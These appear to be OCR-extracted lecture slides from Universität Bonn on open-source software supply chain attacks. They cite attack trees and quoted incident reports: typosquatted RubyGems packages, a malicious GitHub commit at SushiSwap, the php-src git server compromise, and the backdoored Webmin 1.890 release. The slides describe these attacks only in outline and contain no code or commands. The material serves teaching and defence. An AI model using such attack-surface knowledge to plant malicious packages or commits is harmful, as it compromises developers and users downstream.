
pip

gem

Package manager

User

STAKEHOLDER



UNIVERSITÄT BONN


THE PROBLEM

Package Repository

UNIVERSITÄT BONN

THE PROBLEM

Package Repository



„New“ Software

WHAT COULD GO WRONG?

Follow us

The Hacker News

Subscribe to Newsletter

Home Cyber Attacks Vulnerabilities Offers Contact

Over 700 Malicious Typosquatted Libraries Found On RubyGems Repository

April 16, 2020 Ravie Lakshmanan

As developers increasingly embrace off-the-shelf software components into their apps and services, threat actors are abusing open-source repositories such as RubyGems to distribute malicious packages, intended to compromise their computers or backdoor software projects they work on.

In the latest research shared with The Hacker News, cybersecurity experts at ReversingLabs revealed over 700 malicious gems — packages written in Ruby programming language — that supply chain attackers were caught recently distributing through the RubyGems repository.

Popular This Week


Secret Chat in Telegram Left Self-Destructing Media Files On Devices

Apple will proxy Safe Browsing requests to hide iOS users' IP from Google


Yandex Employee Caught Selling Access to Users' Email Inboxes

10 SIM Swappers Arrested


WHAT COULD GO WRONG?



WHAT COULD GO WRONG?




WHAT COULD GO WRONG?



UNIVERSITÄT BONN

SOFTWARE SUPPLY CHAIN ATTACK SYSTEMATIZATION


ATTACK TREE 1.0



Marc Ohm et al. „Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks".
In: Proceedings of the The 17th Conference on Detection of Intrusions and Malware & Vulnerability Assessment

UNIVERSITÄT BONN


ATTACK TREE 2.0



https://sap.github.io/risk-explorer-for-software-supply-chains/


UNIVERSITÄT BONN

POSSIBLE ATTACK SURFACE



UNIVERSITÄT BONN

POSSIBLE ATTACK SURFACE



UNIVERSITÄT BONN

POSSIBLE ATTACK SURFACE: A

REVERSE THAT GIT COMMIT


Cryptocurrency launchpad hit by $3 million supply chain attack

SushiSwap's MISO launchpad hacked via a malicious GitHub commit.

AX SHARMA – SEP 17, 2021 4:10 PM | 58

UNIVERSITÄT BONN

POSSIBLE ATTACK SURFACE



UNIVERSITÄT BONN

POSSIBLE ATTACK SURFACE: B

Changes to Git commit workflow

From:	Nikita Popov	**Date:**	Sun, 28 Mar 2021 22:52:24 +0000
Subject:	Changes to Git commit workflow		
Groups:	php.doc php.internals		

Hi everyone,

Yesterday (2021-03-28) two malicious commits were pushed to the php-src repo [1] from the names of Rasmus Lerdorf and myself. We don't yet know how exactly this happened, but everything points towards a compromise of the git.php.net server (rather than a compromise of an individual git account).

While investigation is still underway, we have decided that maintaining our own git infrastructure is an unnecessary security risk, and that we will discontinue the git.php.net server. Instead, the repositories on GitHub, which were previously only mirrors, will become canonical. This means that changes should be pushed directly to GitHub rather than to git.php.net.

While previously write access to repositories was handled through our home-grown karma system, you will now need to be part of the php organization on GitHub. If you are not part of the organization yet, or don't have access to a repository you should have access to, contact me at nikic@php.net with your php.net and GitHub account names, as well as the permissions you're currently missing. Membership in the organization requires 2FA to be enabled.

This change also means that it is now possible to merge pull requests directly from the GitHub web interface.


We're reviewing the repositories for any corruption beyond the two referenced commits. Please contact security@php.net if you notice anything.

Regards,
Nikita


[1]:
https://github.com/php/php-src/commit/c730aa26bd52829a49f2ad284b181b7e82a68d7d
and
https://github.com/php/php-src/commit/2b0f239b211c7544ebc7a4cd2c977a5b7a11ed8a

UNIVERSITÄT BONN

POSSIBLE ATTACK SURFACE



POSSIBLE ATTACK SURFACE: C




Webmin 1.890 Exploit - What Happened?

Webmin version 1.890 was released with a backdoor that could allow anyone with knowledge of it to execute commands as `root`. Versions 1.900 to 1.920 also contained a backdoor using similar code, but it was not exploitable in a default Webmin install. Only if the admin had enabled the feature at Webmin -> Webmin Configuration -> Authentication to allow changing of expired passwords could it be used by an attacker.

